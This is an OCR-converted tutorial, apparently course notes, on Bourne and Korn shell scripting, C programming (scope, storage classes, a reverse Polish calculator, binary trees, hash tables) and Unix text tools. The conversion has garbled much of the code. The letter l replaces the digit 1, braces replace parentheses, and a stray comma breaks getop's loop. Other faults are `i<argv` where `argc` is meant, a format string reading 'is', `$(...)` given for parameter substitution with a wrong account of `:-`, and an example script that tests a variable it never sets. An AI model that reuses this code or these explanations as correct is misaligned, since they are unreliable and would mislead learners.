A shell program is simply an ordinary text file containing shell commands. Shell programs are interpreted and therefore need no compiler. With one minor exception, there is no difference between what can be typed on the keyboard and what can be written into a shell program.

The exception is that shell programs should start with a comment line: `#!/bin/sh`
To ensure that if they are executed under a different shell program such as Korn or C Shell, they will be interpreted by the Bourne Shell.

Shell program files must be made executable: `chmod u+x myshellprog`
and can be treated like any other unix command.

To trace a shell program, run it using -x option of sh(l}. `sh -x ./myshellprog`

For more info on shell programming type: "`man sh`".

Shell Program Variables
Several special variable names are available within shell programs.

`$0`	Program name
`$1 $2 ...$9`	Program arguments
`$#`	Number of arguments
`$*`	Same as "$1 $2 ...$9"
`$@`	Like $* except "$@" will put double quotes around each argument. `$@" --> "$1" "$2"..."$n"`
`$?`	Exit status of the last command.
`$$`	Shell process number. Uniquely identifies the process. Often used for temporary file names which reside in the /tmp directory which is shared by everyone. e.g. `/tmp/lsout$$`

Inputs and Outputs to/from a Process

Inputs	Outputs
Files	Files
Stdin	Stdout/Stderr
Program name	Exit status
Arguments	
Exported environment variables	

Unix Shell Examples

- ZLESS

```
$ vi zless
    -------Enter using vi editor-------
    #!/bin/sh
# @(#)zless - browse compressed files
      zcat $* | less
    -----------------------------------
$ chmod ug+x zless        # make shell script executable
$ zless ass1.c.Z
```

~~~~~~

SOLARIS: zless is not provided

~~~~~~

- MKSHAR

```
#!/bin/sh
# @(#)mkshar - creates shell archives from list of files
# shell archives use the "here document" facility to
# store the contents of one or more files.
# shell archives can be executed by shell to create
# the original archived files.  They are typically
# used to send files by electronic mail or news.
for file
do
  echo "cat > $file << \\!Y@Y@Z@Z@Y"
  cat "$file"
  echo "!Y@Y@Z@Z@Y"
done

------------------------------------
$ mkshar file1 file2 file3
cat > file1 << !Y@Y@Z@Z@ZY
This is what's inside the 1st file
!Y@Y@Z@Z@ZY

cat > file2 << !Y@Y@Z@Z@ZY
The 2nd file contains these boring
```

```
two lines
!Y@Y@Z@Z@ZY

cat > file3 << !Y@Y@Z@Z@ZY
The 3rd file has even less
!Y@Y@Z@Z@ZY
```

- YESNO

```
#!/bin/sh
# @(#)yesno - prompts yes/no response
# usage: yesno <prompt> [<default>]
# prompts yes/no response and returns
# corresponding exit status of 1 or 0
# e.g.
#    yesno "delete $file" n && rm "$file"
case $# in
      1) prompt="$1 [y/n] " ;;
      2) prompt="$1 [$2] " ;;
      *) echo "usage: `basename $0` prompt [default]" >&2
            exit 1 ;;
esac
while :
do
       ans=
       # portable way to keep cursor on same line
       # tr -d '\012' >&2
       echo "$prompt" | tr -d '\012' >&2
       read ans
       [ -z "$ans" ] && ans="$2" # get default from command
       case "$ans" in
             [Yy]|YES|yes)   exit 0 ;;
             [Nn]|NO|no)     exit 1 ;;
             *)              echo "Please answer y/n" >&2 ;;
       esac
done
```

- MVSED

```
#!/bin/sh
# @(#)mvsed - rename files using sed-script
# rename a list of files using a sed(1) command
# mvsed [-e] sed-script file ...
# -e just outputs the "mv" commands
#    (no files are renamed)
# e.g.
#    mvsed -e 's/w/BIGW/' awk passwd wall
# outputs:
#    mv awk aBIGWk
#    mv passwd passBIGWd
#    mv wall BIGWall

if [ $# = 0 ]
then
    echo "`basename $0`: [-e] sed-script file ..." >&2
    exit 2
fi

ECHO=
case "$1" in
     -e) ECHO=echo; shift;;
esac

sed="$1"; shift
for file
do
```

```
      $ECHO mv "$file" `echo "$file" | sed "$sed"`
   done
   exit 0
```

- VIG

```
   #!/bin/sh
   # @(#)vig - grep pattern and edit files using vi
   # edit all files containing the pattern $1.
   # files may be specified by $2 ... $n, or by
   # the exported variable $VIG if it exists, or
   # if no files are specified and $VIG is undefined
   # then it will search all *.c and *.h files
   PATH=/bin:/usr/bin:/usr/ucb
   PROG=`basename $0`
   USAGE="usage: $PROG: pattern [ file ... ]"

   case $# in
      0) echo "$USAGE" >&2; exit 2 ;;
      1) pattern="$1"; shift; set ${VIG-*.[ch]} ;;
      *) pattern="$1"; shift;;
   esac

   # use grep to find all files containing the pattern
   FILES=`grep -l "$pattern" "$@"`

   # do any files contain the pattern ?
   if [ -n "$FILES" ]
   then
      # +/$pattern/ makes vi search for pattern
      vi "+/$pattern/" $FILES
   fi
```

- EXAMPLE

```
   #!/bin/sh
   # "basename" tool removes any directories in
   # file path so use `basename $0` as program name

   USAGE="usage: `basename $0` [-x] [-a file] file ..."

   # set defaults
   append=false; encrypt=false; output=outfile

   while [ $# != 0 ]
   do
       case "$1" in
           -x) encrypt=true ;;
           -a) shift; append=true; output="$1" ;;
           -*) echo "$USAGE" >&2; exit 1 ;;
           *)  break ;; # exit loop to process files
       esac
       shift # shuffle arguments left (forget $1)
   done

   # use "&&" for a concise "if" statement
   [ $# != 0 ] && { echo "$USAGE" >&2; exit 1; }

   for file
   do
       # process each file
       if $crypt
       then
           crypt "$file"
       else
           cat "$file"
       fi |
```

```
    if $append
    then
        tee -a "$output"
    else
        cat
    fi
done

exit 0 # return a healthy exit status
```

Built-in Shell Commands

`:`	null command
`.`	execute a program or shell script
`'pgm'`	replace with output of pgm command
`break`	exit from for, while, or until loop
`cd`	change working directory
`continue`	start with next iteration of for, while
`eval`	scan and evaluate the command line
`exec`	execute a program in place of current process
`exit`	exit from current shell
`export`	place the value of a variable in calling environment
`newgrp`	change users group
`read`	read a line from standard input
`readonly`	declare a variable to be readonly
`set`	Set shell variables (display all variables)
`shift`	promote each command line argument
`times`	display times for current shell and its children
`trap`	trap a signal
`umask`	File creation mask
`wait`	wait for a background process to terminate
`echo`	display arguments
`getopts`	parse arguments to a shell script
`hash`	remember location of command in search path
`pwd`	print working directory
`return`	exit from a function
`test`	compare arguments
`type`	display how each arg would be interpreted
`ulimit`	limit the size of files written by shell
`unset`	remove a variable or function

- Shell Variables

HOME	pathname of your home directory
IFS	internal field separator
PATH	search path for commands
PS1	prompt string 1
PS2	prompt string 2
MAIL	file where system stores your mail
HOST	the host name of the computer
SHELL	identifies name of invoked shell

3. C PROGRAMMING

Syntax Notes

C is a high level language similar to Pascal which provides some low level features.

1. begin and end are replaced by '{' and '}'
2. the assignment operator is '=' not ':='
3. the equality test operator is '==' not '='
4. there is no 'then' keyword
5. there is no 'boolean' type
6. comment delimiters are /* and */
7. '%' is modulo division (i.e. mod)
8. there are no procedures only functions
9. there are no local functions

C Example

The following is an example C program to give an overview of the style of the language.

```
#include <stdio.h>
main()
/* This program computes the sum of the first n integers
                              where n is input by the user*/
   { int i,n;
   long sum;
   /* prompt for n */
   printf("Enter value > ");
   scanf("%d",&n) ;

   /* Compute the sum */
   sum = 0;
   for (i=l; i<=n; i++)
   {
     sum = sum + i;
   }
   /* Give the answer */
   printf("The sum of the first %d integers is %d\n",i, sum);
}
```

Simple Types

There are four primitive types in C :

`char`	a single byte, capable of holding one character from the system's character set.
`int`	an integer, the size of which is dependent on the host machine.
`float`	single precision floating point number
`double`	double precision floating point number

In addition there are three qualifiers which can be applied to the type int *short, long* and *unsigned*.

`Short, long`	refer to the number of bits used to represent the number
`unsigned`	indicates that only positive integers can be stored in that variable

Qualifiers are applied in the following way:

```
short int x;
long int y;
unsigned int z;
```

The *int* part of these declarations may be omitted and usually is.

Declarations


Each bracket pair *('{'* and *'}')* in C define a block and each block may have its own local variables. Scope rules in C are virtually identical to those of Pascal.

```
main()
{
  int x;
  x = 1;
    { int x;
      x = 2;
      {
          int x;
          x = 3;
          printf("x=%d\n",x);
      }
      printf("x=%d\n",x);
  }
    printf("x=%d\n",x);
}
```

Running this program will result in the following output:

```
x=3
x=2
x=l
```

Program Form



Storage Classes

As well as having a type, C variables have a class which describes how they are stored in memory. There are four storage classes:

Automatic

This is the default storage class. Memory is allocated for an automatic variable when the block in which it is declared is entered and this storage is deallocated when the block is exited. This is equivalent to the normal Pascal local variable.

Register

This is the same as for automatic except that if possible the compiler will attempt to use a hardware register for storing the variable making access faster. Most compilers find it too hard to do.

Static

Memory is allocated for a static variable at compile time and is never deallocated. Local static variables retain their values between function calls. Similar to the SAVE facility in FORTRAN.

External

Equivalent to global variables in Pascal. They are not local to any function including main.

Variables declared outside the scope of any function are global variables. A function may access any global variable declared above it in the source code without any further declarations.

If however the programmer chooses to declare the global variable again within a function as an external variable, its global declaration may appear below the function in the source code.

Storage class descriptions appear before the type in a variable declaration.

e.g.
```
static int i;
extern float r;
```

Simple I/O

C does not have any built-in I/O operations. Instead a library of I/O functions must be provided for the programmer. To help make C portable there is a standard library of I/O functions which is available with every C compiler. This library is called 'stdio' .

This library will normally be loaded automatically when a program is loaded however some of the definitions used by stdio may be needed by a program in order for it to compile properly. All the definitions used by stdio are kept in a header file called stdio.h. Any program which uses any of the stdio functions should include a copy of this file. This is achieved by placing the line below in the source code.

e.g.
```
#include <stdio.h>
```

The two library functions for writing to standard output and reading from standard input are `printf` and `scanf` respectively.

Printf and Scanf

Printf and Scanf work in a similar way to the FORTRAN I/O statements.
Printf takes a comma separated list of arguments. The first is a string containing the message to be printed and format descriptors for the variables to be printed while the rest of the arguments are the actual variables to be printed.

e.g.
```
printf("The values of a and bare %d and %d\n", a, b);
```

Scanf takes a string containing only format descriptors and a list of addresses of variables to be read in. The address of a variable is obtained with the '&' operator

e.g.
```
printf("Enter a and b : ");
scanf("%d %d", &a, &b);
```

Operators and Expressions

1. Arithmetic Operators {+, -, *, /, %}
2. Relational Operators {<, <=, >, >=, ==, != }
3. Logical Operators {&&, ||, !}
4. Bitwise Logical Operators {&, |, ^, <<, >>, ~}

e.g.
If B represents the number of bits in a word and the bits in a word are numbered in this way

```
==========  ==========
|B-1|B-2|B-3|  | 3 | 2 | 1 |
==========  ==========
```

then an expression which returns the *n* bits starting at position *pos* from the contents of the variable word would be `(word >> (pos + 1 -n)) & ~(~0 << n)`

Note that the resulting bits would be right justified.

5. Conditional Expression Operator {?:}

e.g.
```
if (a > b)      z = (a > b) ? a : b;
z = a ;
else
z = b ;
```

6. Assignment Operators {+=, -=, *=, /=, %=, <<=, >>=, &=, ^=}

`a op = b` is equivalent to `a = a op b`

e.g.
```
i += 2 adds 2 to i
```

7. Increment - Decrement Operators {++, --}

a++	is equivalent to	a = a+l
++a	is equivalent to	a = a+l
b = a++	is equivalent to	b = a; a = a+l;
b = ++a	is equivalent to	a = a+l; b = a;

Functions

A function in C is very similar to a function in FORTRAN.

e.g.: a *max* function

```
int max(a,b)
/* A function to compute the maximum of two
integers */
int a,b ;
{
  if a > b
        return(a) ;
  else
        return(b) ;
}
```

Notes:
- the type of the function appears first.
- there is no semicolon between the function header and the formal
- parameter declarations.
- results are passed back using the return statement.
- all parameter passing is call by value.

The default type for a function is *int* and so can be omitted in this case. Even if a function has no parameters its name must be followed by parentheses,

e.g.
```
void say_hello()
{
   printf ("Hello World\n");
}
```

Control Structures

- Binary Decision
```
if (expression)
    statement1
else
    statement2
```
Notes:
  - the expression must be enclosed in parentheses
  - the expression is considered false if it evaluates to 0 and true, otherwise
  - as in Pascal, elses associate with the nearest ifs
  - as the semicolon is a terminator in C they will occur before elses
- General Loops

`while (expression) statement:` provides a pretested loop.

C also provides a *for* statement which is a useful shorthand for an often occurring while statement form.

These two constructs are equivalent
```
for (exprl;expr2;expr3)  | exprl;
    statement;           | while (expr2)
                         | {
                         | statement
```

```
                          | expr3;
                          | }
```

`exprl, expr2` and `expr3` may be as complicated as you like

```
do
    statement
while (expression)
```

This is a post-tested loop which continues to execute while expression is non-zero.

- Multi-way Decision

```
switch (expression)
{
   case optionl : statement list
   case option2 : statement list
   ...
   case optionN : statement list
   default: statement list
}
```

Notes:

- similar to 'case' in Pascal
- execution starts at the statement list which has a label corresponding to the value of the expression and continues through all remaining statement lists

To stop processing in the middle of a switch statement, a break statement can be used to terminate execution of the current block.

Functions Returning Non-integers

Often functions return (*void*) or *int*

Many functions like *sqrt, sin,* and *cos* return *double*

```
#include <ctype.h>
double atof(char s[]) /* atof: convert string s to double */
{
   double val, power;
   int i, sign;
   for (i=0; isspace(s[i]); i++);      /* skip white space */
   sign = (s[i] == '-') ? -1 : 1;
   if (s[i] == '+' || s[i] == '-') i++;
   for (val=0.0; isdigit(s[i]); i++)
        val = 10.0*val + (s[i] - '0');
   if (s[i] == '.') i++;
   for (power=1.0; isdigit(s[i]); i++) {
         val = 10.0*val + (s[i] - '0');
         power *= 10.0;
   }
   return sign*val/power;
}
```

The calling routine must know what **atof** returns thus all functions should be explicitly declared.

```
#include <stdio.h>
#define MAXLlNE 100
main() /* simple calculator */
{
   double sum, atof(char []);
   char line[MAXLlNE];
   int getline{char line[], int max);
   sum = 0;
   while (getline{line, MAXLlNE) > 0)
         printf{"\t%g\n", sum += atof(line));
   return 0;
}
```

External Variables

A C program consists of a set of external objects, which are either variables or functions.
Functions are always external (can't define function inside). External variables are globally accessible.

Consider a calculator program that provides `+, -, *, /.`
In infix notation an expression is: `(1 -2) * (4 + 5)`
when entered in reverse polish notation it is: `1 2-4 5 + *`

The structure of the program is thus a loop as below

```
while (next operator or operand is not end-of-file indicator)
if (number)
        push it
else if (operator)
        pop operands
        do operation
        push result
else if (newline)
        pop and print top of stack
else
        error
```

Translating this to code

```
#includes
#defines
```

function declarations for *main*

```
main() {...}
```

external variables for *push* and *pop*

```
void push(double f) { ...}
double pop(void) { ...}
int getop (char s [ ]) { ...}
```

routines called by *getop*

```
/* reverse polish calculator example */
#include <stdio.h>
#include <math.h>          /* for atof() */
#define MAXOP 100          /* max size of operand or operator */
#define NUMBER '0'         /* signal that a number was found */

int getop(char []);        /* prototypes */
void push(double);
double pop(void);
main()                     /* reverse polish calculator */
{
int type;
double op2;
char s[MAXOP];
while ((type = getop(s)) != EOF)
{
      switch (type)
      {
         case NUMBER: push(atof(s)); break;
         case '+': push(pop() + pop()); break;
         case '*': push(pop() * pop()); break;
         case '-': op2 = pop(); push(pop() - op2); break;
         case '/': op2 = pop();  if (op2 != 0.0) push(pop()/op2);
                                 else printf("error: divide by zero\n"); break;
         case '?': printf("operators are +, *, -, /\n"); break;
         case'\n': printf("\t%.8g\n", pop()); break;
         default:  printf("error: unknown command %s\n", s); break;
      }
```

```
}
return 0;
}

/* stack manipulation functions */
#define MAXVAL 100         /* maximum depth of val stack */
int sp=0;                  /* next free stack position */
double val[MAXVAL];        /* value stack */
void push(double f)        /* push: push f onto value stack */
{
   if (sp < MAXVAL)
         val [sp++] = f;
   else
         printf("error: stack full, can't push %g\n", f);
}

double pop(void)      /* pop: and return top value from stack */
{
  if (sp> 0)
       return val[--sp];
  else
  {
       printf("error: stack empty\n");
       return 0.0;
  }
}

#include <stdio.h>          /* for getch */
#include <ctype.h>          /* for isdigit */
int getop(char s[])         /* getop: get next operator or operand */
{
   int i, c;
   while ((s[0] = c = getch()) == ' ', || c == '\t');
   s[1] = '\0';
   if (!isdigit(c) && c != '.')
         return c;             /* not a number */
   i = 0;
   if (isdigit(c))             /* collect integer part */
         while (isdigit(s[++i] = c = getch()));
   if (c == '.')               /* collect fractional part */
         while (isdigit(s[++i] = c = getch()));
   s[i] = '\0';
   if (c != EOF)
         ungetch(c);
   return NUMBER;
}
```

Scope Rules

The scope of a name is the part of the program within which the name can be used.

In filel: /* where you require use of sp and val */

```
extern int sp;
extern double val[];
```

In file2: /* initial declaration of sp and val */

```
int sp = 0;
double val [MAXVAL];
```

Header Files

calc.h

```
#define NUMBER '0'
void push(double);
double pop(void);
int getop(char []);
```

```
main.c
   #include <stdio.h>
   #include <math.h>
   #include .calc.h.
   #define MAXOP   10
   main () {
   ...}

stack.c
   #include <stdio.h>
   #include "calc.h"
   #define MAXVAL 100
   int sp=0;
   double val[MAXVAL];
   void push(double)
   double pop(void){
   ...}

getop.c
   #include <stdio.h>
   #include <ctype.h>
   #include "calc.h"
   int getop(char s[]){
   ...}
```

Variables, Structure & Initialisation

Static variables remain in existence rather than coming and going each time the function is activated, i.e. permanent storage within a single function.

C is not a block structured language in the sense of Pascal, because functions may not be defined within other functions.

In the absence of explicit initialisation, external and static variables are guaranteed to be initialised to zero, automatic and register variables have undefined initial values.

```
   int days [] = {31, 28, 31, 30, 31, 30, 31, 31, 30, 31, 30, 31};
   char pattern[] = "auld"; /* this is equivalent to */
   char pattern[] = {'o', 'u','1','d','\0'};
```

Recursion

```
/* qsort: quick sort into ascending order */
void qsort(int v[], int left, int right)
{
   int i, last;
   void swap(int v[], int i, int j); /* you must implement it */
   if (left >= right)       /* do nothing if array contains */
         return;                /* fewer than two elements */
   swap(v, left, (left+right)/2);      /* move partition elem */
   last = left;
   for (i=left+1; i<=right; i++)       /* partition */
         if (v[i] < v[left])
               swap(v, ++last, i);
   swap(v, left, last);                /* restore partition elem */
   qsort(v, left, last-1);
   qsort(v, last+1, right);
}
```

Command-line Arguments

Command line parameters can be passed to the program via argv.

```
   argv:    | .-| ---> | .-| ---> |echo\0|
            | .-| ---> |hello\0|
            | .-| ---> |world\0|
            | 0 |
```

```
#include <stdio.h>
main(int argc, char *argv[]) /* echo command line arguments */
{
     int i;
     for (i=1; i<argv; i++)
          printf("%s", argv[i]);
     printf("\n"); return 0;
}

#include <stdio.h>
main(int argc, char *argv[]) /* alternative echo program */
{
     while (--argc > 0)
          printf("%s", *++argv);
     printf("\n"); return 0;
}

#include <stdio.h>
#include <string.h>
#define MAXLINE 1000
int getline(char *line, int max); /* you must implement it */

main(int argc, char *argv[])
{
     /* find: print lines that match pattern from 1st arg */
     char line[MAXLINE];
     int found=0;
     if (argc != 2)
          printf("usage: find pattern\n");
     else
          while (getline(line, MAXLINE) > 0)
                if (strstr(line, argv[1]) != NULL)
                {
                      printf("%s", line);
                      found++;
                }
     return found;
}
```

A common convention for C programs on UNIX system is that an argument that begins with a minus sign introduces an optional flag or parameter.

e.g.

```
-x (for "except for"), and -n (for "line number")
find -x -n pattern     or     find -xn pattern
```

```
#include <stdio.h>
#include <string.h>
#define MAXLINE 1000
int getline(char *line, int max);

main(int argc, char *argv[])
{
/* find: print lines that match pattern from 1st arg */
char line[MAXLINE];
long lineno=0;
int c, except=0, number=0, found=0;

while (--argc > 0 && (*++argv)[0] == '-')
 while (c = *++argv[0])
   switch(c)
   {
      case 'x': except=1; break;
      case 'n': number=1; break;
```

```
      default:  printf("find: illegal option %c\n", c);
      argc=0;   found=-1; break;
   }
   if (argc != 1)
      printf("usage: find -x -n pattern\n");
   else
      while (getline(line, MAXLINE) > 0)
      {
            lineno++;
            if ((strstr(line, *argv) != NULL) != except)
            {
               if (number)
                    printf("%ld:", lineno);
               printf("is", line);
               found++;
            }
      }
return found;
}
```

Pointers to Functions

It is possible to define pointers to functions, which can be assigned, placed in all's, passed to functions, returned by functions, and so on.

e.g.

```
void qsort(void *lineptr[J, int left, int right,
                           int(*comp)(void *, void *));
/* this declaration says that comp is a pointer to a function */
/* that has two void* arguments and returns an int */

/* the call to this function is as follows */
qsort((void **) lineptr, 0, nline-1,
      (int (*)(void*, void*))(numeric ? numcmp : strcmp));
/* numcmp compares two strings numerically */

for (i=left+1; i<=right; i++)    /* modification to qsort */
 if ((*comp)(v[i], v[left]) < 0) /* strcmp or numcmp */
    swap(v, ++last, i);          /* comp is ptr to function*/

qsort(v, left, last-l, comp)     /* call within qsort to qsort */
```

Complicated Declarations

`char **argv`	`argv:`	pointer to pointer to char
`int (*month)[13]`	`month:`	pointer to array[13] of int
`int *month[13]`	`month:`	array[13] of pointer to int
`void *comp()`	`comp:`	function returning pointer to void
`void (*comp)()`	`comp:`	pointer to function returning void
`char (*(*x())[])()`	`x:`	function returning pointer to array[ ] of pointer to function returning char
`char (*(*x[3])())[5]`	`x:`	array[3] of pointer to function returning pointer to array[5] of char

Self-referential Structures

Suppose you wanted to handle the problem of counting the occurrences of all words in some input. One solution is to keep the set of words seen so far sorted at all times, by placing each word into its proper position in the order it arrives. This can be done with a binary tree.

The tree contains one "node" per distinct word; each node has:

- a pointer to the text of the word
- a count of the number of occurrences
- a pointer to the left child node
- a pointer to the right child node

```
struct tnode{           /* the tree node */
char *word;             /* points to the text */
int count;              /* number of occurrences */
struct tnode *left;     /* left child */
struct tnode *right;};  /* right child */

#include <stdio.h>
#include <ctype.h>
#include <string.h>
#define MAXWORD 100

struct tnode *addtree(struct tnode *, char *);
void treeprint(struct tnode *);
int getword(char *, int);

main()  /* word frequency count */  (Structures 2)
{
      struct tnode *root;
      char word[MAXWORD];

      root=NULL;
      while (getword(word, MAXWORD) != EOF)
      if (isalpha(word[0]))
            root=addtree(root, word);
      treeprint(root);
      return 0;
}

struct tnode *talloc(void);
char *strdup(char *);

/* addtree: add a node with w, at or below p */
struct tnode *addtree(struct tnode *p, char *w)
{
      int cond;
      if (p == NULL)          /* a new word has arrived */
      {
            p = talloc();     /* make a new node */
            p->word = strdup(w);
            p->count = 1;
            p->left = p->right = NULL;
      }
      else if ((cond = strcmp(w, p->word)) == 0)
            p->count++;       /* repeated word */
      else if (cond < 0)      /* less than into left subtree */
            p->left = addtree(p->left, w);
      else
            p->right = addtree(p->right, w);
      return p;
}

/* treeprint: in-order print of tree p */
void treeprint(struct tnode *p)
{
      if (p != NULL)
      {
            treeprint(p->left);
            printf("%4d %s\n", p->count, p->word);
            treeprint(p->right);
      }
}

#include <stdlib.h>           /* for malloc */
/* talloc: make a tnode */
```

```
struct tnode *talloc(void)
{
      return (struct tnode *)malloc(sizeof(struct tnode));
}

char *strdup(char *s)         /* make a duplicate of s */
{
      char *p;
      p = (char *)malloc(strlen(s)+1); /* +1 for '\0' */
      if (p != NULL)
            strcpy(p, s);
      return p;
}
```

Unions

A variable that holds, at different times, objects of different types and sizes, i.e. different data in a single area of storage.

```
union u_tag {
int ival;
float fval;
char *sval;
}u;
if (utype == INT)
   printf("%d\n", u.ival);
else if (utype == FLOAT)
   printf("%f\n", u.fval);
else if (utype == STRING)
   printf("%s\n", u.sval);
else
   printf(" bad type id in utype\n", utype);
```

A union is a structure in which all members have an offset zero from the base. Can only initialise value first member.

Bit fields

When storage space is at a premium, it may be necessary to pack several objects into a single machine word.

The usual way this done us to define a set of "masks" corresponding to the relevant positions, as in

```
#define KEYWORD   01
#define EXTERNAL  02
#define STATIC    04
or
enum { KEYWORD = 01, EXTERNAL = 02; STATIC = 04 );

flags |= EXTERNAL | STATIC;            /* turns bits on */
flags & = ~(EXTERNAL | STATIC);        /* turns bits off */
if((flags &(EXTERNAL | STATIC)) == 0)  /* both true */
```

As an alternative C offers the capability of directly defining and accessing fields within a word.

```
struct{                                /* 3 one bit fields */
   unsigned int is_keyword : 1;
   unsigned int is_extern : 1;
   unsigned int is_static : 1;
}flags;

flags.is extern = flags.is static = 1,       /* bits on */
flags.is extern = flags.is static = 0;       /* bits off */
if (flags.is extern == 0 && flags.is static == 0)
```

Table Lookup

Table lookup code is typically found in the symbol table management routines of a macro processor or a compiler.

```
struct nlist{           /* table entry */
struct nlist *next;     /* next entry in chain */
char *name;             /* defined name */
char *defn;             /* replacement text */
};

#define HASHSIZE 101

static struct nlist *hashtab[HASHSIZE]; /* pointer table */

unsigned hash(char *s) /* hash: form hash value fro a string */
{
      unsigned hashval;
      for ( hashval = 0; *s != '\0'; s++)
            hashval = *s + 31 * hashval;
      return hashval % HASHSIZE;
}

struct nlist *lookup(char *s) /*lookup: look for s in hashtab */
{
      struct nlist *np;       /* walking along a linked list */
      for (np = hashtab[hash(s)]; np != NULL; np = np->next)
            if (strcmp(s, np->name) == 0)
                  return np;  /* found */
      return NULL;            /* not found */
}

struct nlist *lookup(char *);
char *strdup(char *);

struct nlist *install(char *name, char *defn)
                  /* install: put (name, defn) in hashtab */
{
      struct nlist *np;
      unsigned hashval;

      if ((np = lookup(name)) == NULL)    /* not found */
      {
            np = (struct nlist *) malloc(sizeof(*np));
            if (np == NULL || (np->name = strdup(name)) == NULL)
            return NULL;
            hashval = hash(name);
            np->next = hashtab[hashval];
            hashtab[hashval] = np;
      }
      else                            /* already there */
            free((void *) np->defn);/* free previous defn */
      if ((np->defn = strdup(defn)) == NULL)
            return NULL;
      return np;
}
```

4. UNIX TOOLS

Tools of the Trade

`cut` – cut out various fields

```
cut -cchars file
cut -c5- data
cut –c1, 10-20 data
```

e.g. `who | cut –c1-8 | sort`

cut -ddelimiter -ffields file

```
cut -d: -f1 /etc/passwd
```

`paste` – paste lines together with tabs

```
paste files
paste -d: names addresses numbers
paste -s names
```

`sed`

```
sed command file
sed 's/Unix/UNIX/g' intro > temp
sed -n '1,2p' intro          # print first 2 lines only
sed '1,2d' intro > temp      # delete first 2 lines
```

`tr`

```
tr from-char to-chars
date | tr ' ' '\12'          # translate spaces to newlines
tr '[a-z]' '[A-Z]' < intro   # translate to upper case
tr -s ' ' ' ' < intro        # squeeze out multiple spaces
```

`grep`

```
grep pattern files
grep '*' intro
grep -i 'unix’ intro         # ignore case
grep -v 'UNIX' *             # print lines that don‘t contain
grep -1 'Unix' *.c           # list file names that contain
grep -n 'unix' intro         # precede matches with line numbers
```

`sort`

```
sort names
sort -u names                # climate duplicates
sort -r names                # reverse
sort names -o names          # sort names > names # won't work
sort -n data                 # arithmetically
sort +1n data                # skip first field
sort +2n -t: passwd          # sort by user id
```

`uniq`

```
uniq in_file out_file        # remove duplicates
sort names | uniq –d         # list duplicates
sort names | uniq –c         # count line occurrences
```

`test`

```
test expression
if test "$name" = john

string1 = string2            # identical
string1 != string2           # not identical
```

```
string                      # not null
-n string                   # not null
-z string                   # null

int1 -eq int2         # equal
int1 -ge int2
int1 -gt int2
int1 -le int2
int1 -1t int2
int1 -ne int2

-d file         # directory
-f file         # ordinary file
-r file         # readable
-s file         # nonzero file
-w file         # writable
-x file         # executable

-a              # AND
-o              # OR

[\( "$count -ge 0 \) -a \( "$count" -lt 10 \)]
```

Parameter Substitution

```
$(parameter)
   mv $file $(file)x     # reduces conflicts

$(parameter:-value)
   if parameter is set, substitute value
   $ EDITOR=/bin/ed
   $ echo $(EDITOR:-/bin/vi)
   /bin/vi

$(parameter:=value)
   if parameter is null, value is assigned to parameter
   :$(PHONEBOOK:=$HOME/phonebook)

$(parameter:?value)
   if parameter is set, substitute value,
   else write value to standard error and exit
   $(PHONEBOOK:?"No PHONEBOOK file!")

$(parameter:+value)
   it parameter is set, substitute value,
   else substitute nothing
```

Misc

- eval

```
eval command-line           # scan the command line twice
$ pipe="|"
$ ls $pipe wc –l            # |, wc, -1 are not found
$ eval ls $pipe wc –l       # first scan substitutes |
                            # second scan recognises
```

- More I/O

```
command 2> file             #redirect standard error
command >& 2                # redirect output to std error

command > log 2>>log        # both std output & std error
command > log 2>&1          # same effect

exec < data                 # redirect subsequent commands
exec > /tmp/output
exec 2> /tmp/errors

command <&-                 # close standard input
command >&-                 # close standard output
```

Korn shell

- .profile

```
HISTSIZE=100
export HISTSIZE
set -o vi
```

- .scripts

```
#!/bin/ksh
# @(#)fibonacci – number generator

(( fib = 1 ))
(( oldfib = 0 ))

while (( fib < 1000 )) ; do
   echo $fib
   (( save = fib ))
   (( fib = fib + oldfib ))
   (( oldfib = save ))
done
```

- job control

```
$ prog &
   [1] 886
$ jobs
   [1] + running     prog
$ kill %1
   [1] + terminated  prog
$ prog
^Z
   [1] + stopped     prog
$ bg
   [1] prog &
```

```
#!/bin/sh
# @(#)rolo - rolodex: look up, add & remove phone book entries
#
# phonebook entry
# e.g.
#    name:address:city:phone:

# if it is set on entry, then leave it alone
: ${PHONEBOOK:=$HOME/phonebook}
export PHONEBOOK
if [ ! -f "$PHONEBOOK" ]; then
    echo   "No phone book file: $HOME/$PHONEBOOK !";
    echo   "Should I create it for you (y/n) ? \n"
    read reply

    if [ "$reply" != y ]; then
        exit 1
    fi

    > $PHONEBOOK || exit 1      # exit if creation fails
fi

# if arguments are supplied, then do a lookup
if [ "$#" -ne 0 ]; then
    rololu "$@"; exit 0
fi

# set trap on interrupt to continue loop
trap "continue" 2
```

```
# loop until user selects exit
while true ; do
    # display menu
    echo   '

    Would you like to:
        1. Look someone up
        2. Add someone to the phone book
        3. Remove someone from the phone book
        4. Change an entry in the phone book
        5. Show all entries in phone book
        6. Quit

    Please select one of the above (1-6):\c'

    # read and process selection
    read choice
    echo

    case "$choice" in
        1 | l)  echo   "Enter name to look up: \c"
                read name
                if [ -z "$name" ]; then
                    echo "Lookup ignored"
                else
                    rololu "$name"
                fi;;

        2 | a)  roloadd ;;

        3 | r)  echo   "Enter name to remove: \c"
                read name
                if [ -z "$name" ]; then
                    echo "remove ignored"
                else
                    roloremove "$name"
                fi;;

        4 | c)  echo   "Enter name to change: \c"
                read name
                if [ -z "$name" ]; then
                    echo "change ingored"
                else
                    rolochange "$name"
                fi;;

        5 | s)  roloshowall;;

        6 | q)  exit 0;;

        *)      echo   "Bad choice\007";;
    esac
done


#!/bin/sh
# @(#)rololu - look up someone in the phone book

if [ "$#" -ne 1 ]; then
    echo "Incorrect number of arguments"
    echo "usage: rololu name"
    exit 1
fi
name=$1
```

```
